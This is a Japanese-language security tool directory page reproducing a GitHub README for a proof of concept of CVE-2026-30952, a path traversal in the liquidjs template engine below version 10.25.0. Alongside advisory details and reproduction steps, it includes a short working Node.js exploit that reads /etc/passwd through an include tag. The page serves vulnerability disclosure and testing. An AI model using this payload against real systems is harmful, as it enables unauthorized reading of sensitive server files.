
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2026-30952-PoC — PoC for CVE-2026-30952: liquidjsにおける、layout、render、includeタグ内の絶対パスを介したパストラバーサル(Path Traversal)の脆弱性。 | Kitploit
ツール/GitHubGitHub/morielharush/cve-2026-30952-poc
脆弱性分析エクスプロイトウェブアプリケーション悪用ウェブセキュリティ
GitHubmorielharush/cve-2026-30952-poc

CVE-2026-30952-PoC

PoC for CVE-2026-30952: liquidjsにおける、layout、render、includeタグ内の絶対パスを介したパストラバーサル(Path Traversal)の脆弱性。

リポジトリを見る
288ヶ月前未レビュー
共有

CVE-2026-30952: LiquidJS パストラバーサル PoC

このリポジトリには、liquidjs ライブラリ(バージョン 10.25.0 未満)で発見された高深刻度のパストラバーサル脆弱性である CVE-2026-30952 の Proof of Concept(PoC)が含まれています。

著者および研究者:

Moriel Harush Maor Caplan

説明

この脆弱性により、layout、render、include タグが絶対パスとともに使用された場合に、任意のファイルアクセスが可能になります。これは root ディレクトリが指定されている場合でも発生します。これは、ライブラリのフォールバックメカニズムが、解決されたパスが意図したルート内に留まるかどうかを適切に検証できないためです。

影響: 攻撃者がテンプレートの内容またはこれらのタグに渡される変数を制御できる場合、機密ファイル(例: /etc/passwd、環境ファイル)を読み取ることができます。


脆弱性の詳細

  • CVE ID: CVE-2026-30952
  • GHSA ID: GHSA-wmfp-5q7x-987x
  • 深刻度: 高(8.7/10 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N)
  • 影響を受けるバージョン: < 10.25.0
  • 修正済みバージョン: 10.25.0


Proof of Concept(PoC)

const { Liquid } = require('liquidjs');
const e = new Liquid({ root: ['/tmp'], partials: ['/tmp'], dynamicPartials: true });
e.parseAndRender('{% include page %}', { page: '../../../etc/passwd' }).then(o => console.log(o.slice(0,500)));
image

前提条件

  • Node.js がインストールされていること
  • 脆弱性のあるバージョンの liquidjs(npm install [email protected])

再現手順

  1. このリポジトリをクローンします。
  2. npm install を実行します。
  3. エクスプロイトスクリプトを実行します:
    node exploit.js
    
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    369
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    282

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →






